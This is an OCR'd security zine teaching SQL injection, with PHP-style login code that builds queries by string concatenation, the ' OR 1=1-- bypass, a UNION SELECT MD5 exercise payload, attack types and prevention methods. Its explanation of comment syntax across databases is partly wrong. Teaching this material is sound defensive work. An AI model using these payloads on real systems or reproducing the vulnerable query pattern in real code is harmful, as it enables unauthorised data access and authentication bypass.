

SQLi



Never Trust User Data

↳ And pass it to DB unsanitized



Authentication Bypass

information disclosure

tamper existing data

database takeover

SQL injection ??

Why do we need to give medicine as injection to SQL

Is it Sick  ??

No Pal,

It's not the same injection

I am Rohit !!!

sec_r0

Let Me Tell You what

SQL Injection IS ?


In Short.

A server side attack that Can exfiltrate DB Content

&

Can lead to many severe Cases.

Attack Flow



http :\\ example.com

username : 'OR 1=1--

password :

1

*SQL injection Payload

http :\\ example.com

Data From All the tables in

DB

SERVER

$QUERY =

"Select * FROM table where user='"
+
[$_POST['username']]
+
'"and Password='"
+
$_POST['Password'] ;
+
'"

Passed directly in query

PHP

5

2

DB see request Like this

$Result =

{ , , , , }

Select * From table where user='' OR 1=1 -- and Password=''

SQL payload

Comment

Oh! I have to reply with everything that I have.

4

3

sec_r0

* The main reason attack happens as server trusts the data from user. And create Query directly on the server then pass it directly to DB.

* So all in all you can inject any valid SQL command and DB will execute it.

* This attack is very much DB specific eg Comments in MySQL starts with -- & in postgress with #

But that's the only way to Search !

Necessarily not

Before moving ahead let's analyse the payload in detail

username = foo
password = bar

```
$QUERY = "Select * FROM table where user='" + $_POST['username']
+ "'and Password='" + $_POST['Password'] + '" ;
```

query object in server

This translate to ..... DB query

```
Select * From table where
user = 'foo' and
password = 'bar' ;
```

In the output replace userame by

```
' OR 1=1 ; --
```

sec_r0

Select * From table where

user = ' ' OR 1=1 ; --

and


password = 'bar' ;

SQL injection payload

DB will treat this as comment due to -- which is just before 'and'


Select * From table user='' or 1=1

Above Query says dump every thing in table.



Easy Right.

sec_r0




Exercise time

Can you write SQLi Payload to exploit this ?

```
boolean authenticate (username, Password)
{
    $Query = "Select password From table where user ='"
                        +
                username + "';"  ;
    $result = db.execute ($Query) ;
    if ( $result == md5(password)
        return true ;
    else return false;
}
```

sec_r0



Exercise time

Assumptions

Can you write SQLi Payload to exploit this Query ?

```
boolean authenticate (username, Password)
{
    $Query = "Select password From table where user='"
                    +
                username + "';" ;

    $result = db.execute ($Query) ;

    if ( $result == md5(password)
        return true ;

    else return false;
}
```

** Dont worry on query Syntax.

Compare your answer on next page. ⟹

sec_r0

★ Let's say in password field in UI, attacker entered abc

Ans ' and 1=0 UNION Select MD5("abc") from dual ; --


↳ This is just placeholder.
During Actual injection, you need to replace this with precalculated MD5 hash of abc

the final Query looks like this

Select password From table where user = '' and 1=0 UNION Select MD5("abc") from dual ; -- ' ;

↳ Outputs MD5 of "abc'

sec_r0



Detail this Out !


Select password From table where user = '' and 1=0

↳ False

↳ Since this query returns False table output will be null

UNION

SELECT MD5("abc") from dual ;--'



Outputs MD5("abc")

↓ Operation Translation

NULL UNION MD5("abc")

↓ Operation Output

MD5("abc") → To exploit the code You need to pass this value in password field in input.

SQL Types

Inband (channel of request/response is same)

Error Based

Relies on the Error from the DB System to identify the Structure of DB & table fields

Blind Time based

When in case of SQL injection attack the error is not displayed in web-application

The query is written in a way so that time behaviour changes with query execution

Blind Boolean

When in case of SQL injection attack the error is not displayed in web-application

Rather payload has to be designed in way that SQL statement either returns True/False.

Second Order or Out band


Attack payload is sent in one request and the result is obtained in other request/response

eg. SQLi payload may get stored in DB and exploited in completely independent request.

sec_r0

But How Can this be prevented !

Just Sanitize the input Coming from Clients



You Can use .....

Stored procedures

DB aware queries, so SQLi payloads are auto escaped.

ORM

Object Relational Mapping


Prepared Statements

This is detailed explanation will Cover Sometime later.

Views

Can not prevent SQLi but Can reduce Attack Surface.

sec_r0



And ??

OR

the

best Solution would

be

to

~~White List~~ Allow list


Only Allow specific char in input field.

& great that is the best yet simple Solution.

sec_r0

Let me Understand this a bit !


Yes, and in case you have doubts, re-read and if still unclear. Ask me.



How & where

DM me Here.

sec_r0




Share with Your friends
if
you like

Feedback, Suggestions and inputs
are
always
Welcome

That's it for today

For Reading Thanks



sec_r0

Join for updates

Read more Zines @ securityzines.com